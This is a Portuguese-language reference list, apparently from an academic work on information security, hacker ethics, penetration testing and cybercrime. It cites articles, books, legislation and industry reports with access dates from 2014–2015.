GÓES, Karen Elisabeth. **Conceitos de ética e moral com base filosófica.** JusBrasil. Disponível em: <http://karenelisabethgoes.jusbrasil.com.br/artigos/145251612/conceitos-de-etica-e-moral-com-base-filosofica>. Acesso em: 17 ago. 2015.

GONCALVES, Luciano. **Aspecto de segurança para uma arquitetura web.** Viva o linux. Disponível em: <http://www.vivaolinux.com.br/artigo/Aspecto-de-seguranca-para-uma-arquitetura-web?pagina=2>. Acesso em: 16 mar. 2015.

HACKER TEST. **Test your hacking skills**. Disponível em: <http://www.hackertest.net/>. Acesso em: 17 ago. 2015.

HACKING-LAB. Disponível em: <https://www.hacking-lab.com/index.html>. Acesso em: 17 ago. 2015.

HIMANEN, Pekka. **Primeira parte: a ética do trabalho**. A ética Hacker. Disponível em: <L'etica hacker e lo spirito dell'età dell'informazione>. Acesso em: 17 ago. 2015.

Instituto Nacional de Tecnologia da Informação. **Sobre certificação Digital**. Instituto Nacional de Tecnologia da Informação. Disponível em: <http://www.iti.gov.br/perguntas-frequentes/1743-sobre-certificacao-digital>. Acesso em: 16 mar. 2015.

JUNIOR, Leopoldo Costa. **Como calcular o valor da informação**. Cavalcante & Associados. Disponível em: <http://www.cavalcanteassociados.com.br/utd/UpToDate107.pdf>. Acesso em: 16 mar. 2015.

Lei Nº 12.737. Código Penal. Disponível em: <http://www.jusbrasil.com.br/topicos/10617301/artigo-171-do-decreto-lei-n-2848-de-07-de-dezembro-de-1940>. Acesso em: 17 mar. 2015.

LEVY, Steven. **Os heróis da revolução**. Disponível em: https://books.google.com.br/books?id=br0_P5-W4KkC&pg=PP9&lpg=PP9&dq=hackers:+her%C3%B3is+da+revolu%C3%A7%C3%A3o+computacional&source=bl&ots=jnBNU5KV-k&sig=an04tppip5C-idAtEEWp44mKz5w&hl=pt-BR&sa=X&ei=kNyaVYn-JYa4ggT72obgBA&ved=0CB0Q6AEwAA#v=onepage&q&f=true. Acesso em: 17 ago. 2015.

MCAFEE. **Relatórios do McAfee Labs sobre Ameaças**. McAfee. Disponível em: <http://www.mcafee.com/br/resources/reports/rp-quarterly-threat-q2-2014.pdf>. Acesso em: 17 mar. 2015.

Mahidhar, Vikram; Schatsky, David; Bissell, Kelly. **Cyber crime fighting**. Disponível em: <http://dupress.com/articles/cyber-crime-fighting/>. Acesso em: 04 nov. 2014.

MAIA, Marco Aurélio. **O que é segurança da informação**. Blog de segurança da informação | Módulo Security. Disponível em: <http://segurancadainformacao.modulo.com.br/seguranca-da-informacao>. Acesso em: 16 mar. 2015.

Medida Provisória Nº 2.200-2. **Institui a Infra-Estrutura de Chaves Públicas Brasileiras - ICP-Brasil, transforma o Instituto Nacional de Tecnologia da Informação em autarquia, e dá outras providências**. Medida Provisória Nº 2.200-2. Disponível em: http://www.iti.gov.br/images/icp-brasil/legislacao/Medida%20Provisoria/MEDIDA_PROVISORIA_2_200_2_D.pdf. Acesso em: 16 mar. 2015.

MUNIZ, Joseph; LAKHANI, Aamir. **Web Penetration Testing with Kali Linux**. Packt Publishing, 2013. Acesso em: 17 mar. 2015.

NETSTRUCTURE. **Auditoria e Testes de Invasões em Redes**. Disponível em: <http://netstructure.com.br/auditoria-e-teste-de-invasao-de-rede/>. Acesso em: 20 mar. 2015.

PERRIN, Stephanie. **O cibercrime**. Vecam. Disponível em: <http://vecam.org/archives/article660.html>. Acesso em: 17 ago. 2015.

RAYMOND, Eric. **The New Hacker's Dictionary**. ProSeLex. Disponível em: <http://www.proselex.net/Documents/The%20New%20Hacker's%20Dictionary.pdf>. Acesso em: 17 ago. 2015.

REDE SEGURA. **O ataque Cross-site Scripting**. Disponível em: <http://www.inf.ufsc.br/~bosco/ensino/ine5680/material-seg-redes/Serie%20Ataques-RedeSegura-XSS.pdf>. Acesso em: 17 ago. 2015.

REDE SEGURA. **Série Ataques: Saiba mais sobre os ataques Cross-site Request Forgery.** Rede Segura. Disponível em: <http://www.redesegura.com.br/2012/03/serie-ataques-os-ataques-cross-site-request-forgery-csrf/>. Acesso em: 17 ago. 2015.

ROUSE, Margaret. **Cracker.** Search Security. Disponível em: <http://searchsecurity.techtarget.com/definition/cracker>. Acesso em: 17 ago. 2015.

ROUSE, Margaret. **Cybercrime is a term for any illegal activity that uses a computer as its primary means of commission.** Search Security. Disponível em: <http://searchsecurity.techtarget.com/definition/cybercrime>. Acesso em: 17 mar. 2015.

ROUSE, Margaret. **Black hat.** Search Security. Disponível em: <http://searchsecurity.techtarget.com/definition/black-hat>. Acesso em 17. ago. 2015.

ROUSE, Margaret. **White hat.** Search Security. Disponível em: <http://searchsecurity.techtarget.com/definition/white-hat>. Acesso em 17. ago. 2015.

ROUSE, Margaret. **Gray hat.** Search Security. Disponível em: <http://searchsecurity.techtarget.com/definition/gray-hat>. Acesso em 17. ago. 2015.

ROUSE, Margaret. **Pen test (penetration testing).** Search Software Quality. Disponível em: <http://searchsoftwarequality.techtarget.com/definition/penetration-testing>. Acesso em: 17 mar. 2015.

ROUSE, Margaret. **Black Box.** Search Software Quality. Disponível em: <http://searchsoftwarequality.techtarget.com/definition/black-box>. Acesso em: 17 ago. 2015.

ROUSE, Margaret. **Gray Box.** Search Software Quality. Disponível em: <http://searchsoftwarequality.techtarget.com/definition/gray-box>. Acesso em: 17 ago. 2015.

ROUSE, Margaret. **White Box**. Search Software Quality. Disponível em: <http://searchsoftwarequality.techtarget.com/definition/white-box>. Acesso em: 17 ago. 2015.

ROUSE, Margaret. **What is exploit**. Search Security. Disponível em: <http://searchsecurity.techtarget.com/definition/exploit>. Acesso em: 17 ago. 2015.

SALGADO, Bruno. **Segurança ofensiva: o ponto de vista do atacante**. Riosoft. Disponível em: <http://www.riosoft.org.br/seguranca-ofensiva-o-ponto-de-vista-do-atacante/>. Acesso em: 17 mar. 2015.

SANTANDER. **Política de segurança da informação para correspondente bancário do santander**. Santander Financiamentos. Disponível em: http://www.santander.com.br/document/wps/politica_seguranca_informacao_fev_13.pdf. Acesso em: 16 mar. 2015.

SCIARRETTA, Toni. **Brasil perde até US\$8 bilhões com crime cibernético**. Jornal Folha de S. Paulo. Disponível em: <http://www1.folha.uol.com.br/mercado/2014/06/1467110-brasil-perde-ate-us-8-bilhoes-com-crime-cibernetico.shtml>. Acesso em: 16 mar. 2015.

SEIXAS, Paulo Renato Lopes. **PEN TEST, afinal, o que é**. Disponível em: <https://netsolution.files.wordpress.com/2010/04/pen-test-flisol-20101.pdf>. Acesso em: 17 ago. 2015.

SOARES, Rafael. **Auditoria teste de invasão (Pentest) - Planejamento, preparação e execução**. Blog seginfo. Disponível em: <http://www.seginfo.com.br/auditoria-teste-de-invasaopentest-planejamento-preparacao-e-execucao/>. Acesso em: 17 mar. 2015.

VERIZON. **Relatório de investigações de violações de dados**. Verizon. Disponível em: http://www.verizonenterprise.com/resources/reports/rp_Verizon-DBIR-2014_pt-br_xg.pdf. Acesso em: 17 ago. 2015.

VIJAYAN, JAIKUMAR. **Aumenta a procura por profissionais de segurança qualificados.** Disponível em:

<http://computerworld.com.br/carreira/2013/03/26/aumenta-a-procura-porprofissionais-de-seguranca-qualificados/>. Acesso em: 20 out. 2014.

VINES, Russell Dean. **Penetration testing reconnaissance -- Footprinting, scanning and enumeration.** Search IT Channel. Disponível em:

<http://searchitchannel.techtarget.com/tip/Penetration-testing-reconnaissance-Footprinting-scanning-and-enumerating>. Acesso em: 17 mar. 2015.

OWASP. **OWASP Top 10 – 2013, Os dez riscos de segurança críticos em aplicações web.** OWASP – Open Web Application Security Project.

https://www.owasp.org/images/9/9c/OWASP_Top_10_2013_PT-BR.pdf. Acesso em: 17 ago. 2015.